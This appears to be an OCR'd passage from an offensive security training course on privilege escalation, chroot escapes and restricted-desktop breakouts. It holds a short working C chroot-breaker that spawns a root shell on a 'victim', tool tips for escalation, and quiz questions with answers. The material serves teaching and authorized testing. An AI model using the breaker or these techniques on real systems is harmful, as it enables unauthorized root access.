


Escalate via Metasploit

The metasploit framework includes more modules useful for escalation with every release. Unfortunately, this also means that older modules are less reliable on newer versions. The windows meterpreter is the most functional, but others are nice for consistent commands for file and process operations. Sometimes transferring a generated meterpreter and running it manually is more reliable that driving everything from a GUI or the metasploit console. Getting Meterpreter on the system may require using creative techniques like the STDIN/STDOUT over ssh example from a few slides ago titled, "Getting Better Access in chroot".

Post-exploitation features initially took the form of scripts. There are still some legacy scripts that are useful, though they are unsupported now. For a while, metasploit used a post category for modules, but now uses a local subcategory. Keep in mind there may be some auxiliary modules that are useful as well. The auxiliary modules typically don't force attacker code to transfer and execute.

The best success for escalating with metasploit is usually to match the vintage of the victim with the closest metasploit release. As long as you avoid updates, a Backtrack collection provides a good range and advantage here.



Other Tools to Help Escalate

Like most situations, there are a few tools that could help escalation. These tools are like most vulnerability scanners: they only offer suggestions, not definitive proof of vulnerabilty. Pentestmonkey's exploit-suggester script primary checks for known vulnerabilities with Solaris. PenturaLabs' has released their own Linux_Exploit_Suggester script that looks for known kernel versions with flaws, not just binaries on the system.


Pentestmonkey also maintains a tool called unix-privesc-check. The original tool is a single shell script, easily copy-pasted into a shell and ran. It looks for many vulnerable conditions in Linux: improper service conditions, file and directory permissions, and system configurations. The 2.0 version of the software is a modular design and has more features, but still carries the recommendation to run both versions as it is not as mature as the v1.4 script.

As Linux distributions are varied and customized post-installation, it is important to look for types of vulnerabilities, not just iterate through a list hoping for an exact match. Tobias Klein has released a checksec.sh that can help profile a binary, library, or running process to find interesting conditions. This tool also results in a long list of suggestions; anything prefaced with "WARNING" should be confirmed. Remember, programmatically finding flaws often misses vulnerabilities, so consider spot-checking the results.

A newer tool, LinEnum from http://www.rebootuser.com, is more polished and current tool that can help in mapping out a Linux system's attack surface. It does not look for many known vulnerabilities,

but quickly generates a report on interesting files and directories, many of which would be useful in escalation.


As expected, the Metasploit framework has a few local exploits that may come in handy, but the scripts here help evaluate the environment where Metasploit does not.



Manipulate chroot to Escape

The chroot syscall itself (syscall ID #61) takes a pointer to a string of the directory in the EBX register as an argument. You can use this to build custom shellcode. For now, we will look at a C program that is mostly a general purpose chroot breaker program. We will drill into syscalls and shellcode on Day 4.


If /proc is available to you, look through each process and check its CWD to see if it can tell you anything about your environment. If you cannot discover what true directory you are chrooted to from the inside, you can still create a loop of parent directories without a negative side effect.



Example chroot Break

This C code is a mostly-generic chroot breaker. It assumes you can compile it on a machine with the same libc version as the victim. Also, the "/tmp" directory must exist before the program can make the "/tmp/blah" directory. You could change this to any directory writable by the chrooted process. Compile it and copy it over to the victim to take a chrooted root user to a non-chroot root user. Simply put, the code will make a new directory, change to it, then try to access its parent directory up to 99 times before executing an interactive shell.


```
#include <unistd.h>
main () { int dir_fd,x;
mkdir("/tmp/blah",0755);
dir_fd=open(".");
chroot("/tmp/blah");
fchdir(dir_fd);
for(x=0;x<99;x++) {chdir("..");}
chroot(".");
execl("/bin/sh","-i",NULL);
}
```



Module Summary


In this module we covered many kinds of environment restrictions. Most restrictions are trivial to circumvent by themselves. Only a very well thought out environment that actually removes features will stand a chance to keep a risky process contained.

To attack restricting environments, an attacker can leverage what is in the environment or bring extra tools into the environment for exploitation.




Review Questions

1) True or False: SUID0 binaries and their libraries can be manipulated with LD_PRELOAD_LIBARY?
2) What tool can be used to see function calls while running the target process?
3) True or False: Linux libraries are exploitable because CWD is always first in $PATH



Answers

1) FALSE: LD_PRELOAD_LIBRARY is not used by SUID or SGID executables
2) Ltrace shows function calls live while running the target process
3) FALSE: Windows' %PATH% automatically has CWD before %PATH%, not Linux



Further Reading

Abusing chroot

http://kerneltrap.org/Linux/Abusing_chroot

Core Security's Workstation 6.0.1 and 6.0.2 escape

http://www.coresecurity.com/content/advisory-vmware

Cloudburst for Workstation 6.5.1

http://blog.piotrbania.com/2012/07/old-vmware-cloudburst-exploit.html

Jailkit

http://olivier.sessink.nl/jailkit/

Pentestmonkey's unix-privesc-check and exploit-suggester


http://pentestmonkey.net/category/tools

Tobia's Klein's checksec.sh

http://trapkit.de/tools/checksec.html


Ollie Whitehouse presents on analyzing binaries for library flaws and other binary tricks useful in escalation

http://conference.hitb.org/hitbseccconf2012kul/materials/D2T1%20-%20Ollie%20Whitehouse%20-%20Finding%20the%20Weak%20Link%20in%20Binaries.pdf



Introduction


In this section, we will explore numerous tools and techniques used to escape protected Desktops which are specifically designed to keep us from escaping.



Objectives

This module will show you how to go about escaping from restricted desktops. These are environments (think Citrix, VNC or Microsoft RDP) that provide a Windows desktop, but where certain features are not available to the end-user. Typically, this could be a hidden Start Menu, a limited Internet Explorer, restriction to only allow applications stored in a certain directory …


These restrictions sometimes completely disable the functionality. Other times, the feature is "hidden" but still available. In this section, we will see some tips and tricks on how to identify "escape routes" out of restrictions and how to gain control inside a restricted environment.



Any end-user on a system, who has local administrator privileges assigned, can cause a lot of havoc on corporate networks. Due to browser vulnerabilities, workstations can easily get infected by surfing with local admin privileges, allowing any malware to install itself persistently on the system.

End-users can also easily run unauthorized software by using portable applications downloaded from the Internet, or if transferred using portable media. Additionally, techniques such as Pass-the-hash or stealing security tokens from Windows memory (e.g. incognito module in Metasploit's Meterpreter for Windows) allows an attacker with local admin privileges to jump into the Windows domain.

Restricting the functionality of end-users on remote access systems or workstations is a common technique to regain some control over end-users. Note that when we talk about "desktop restrictions" this is applicable for both remote access systems (Windows RDP, Citrix or VNC …) and local workstations.



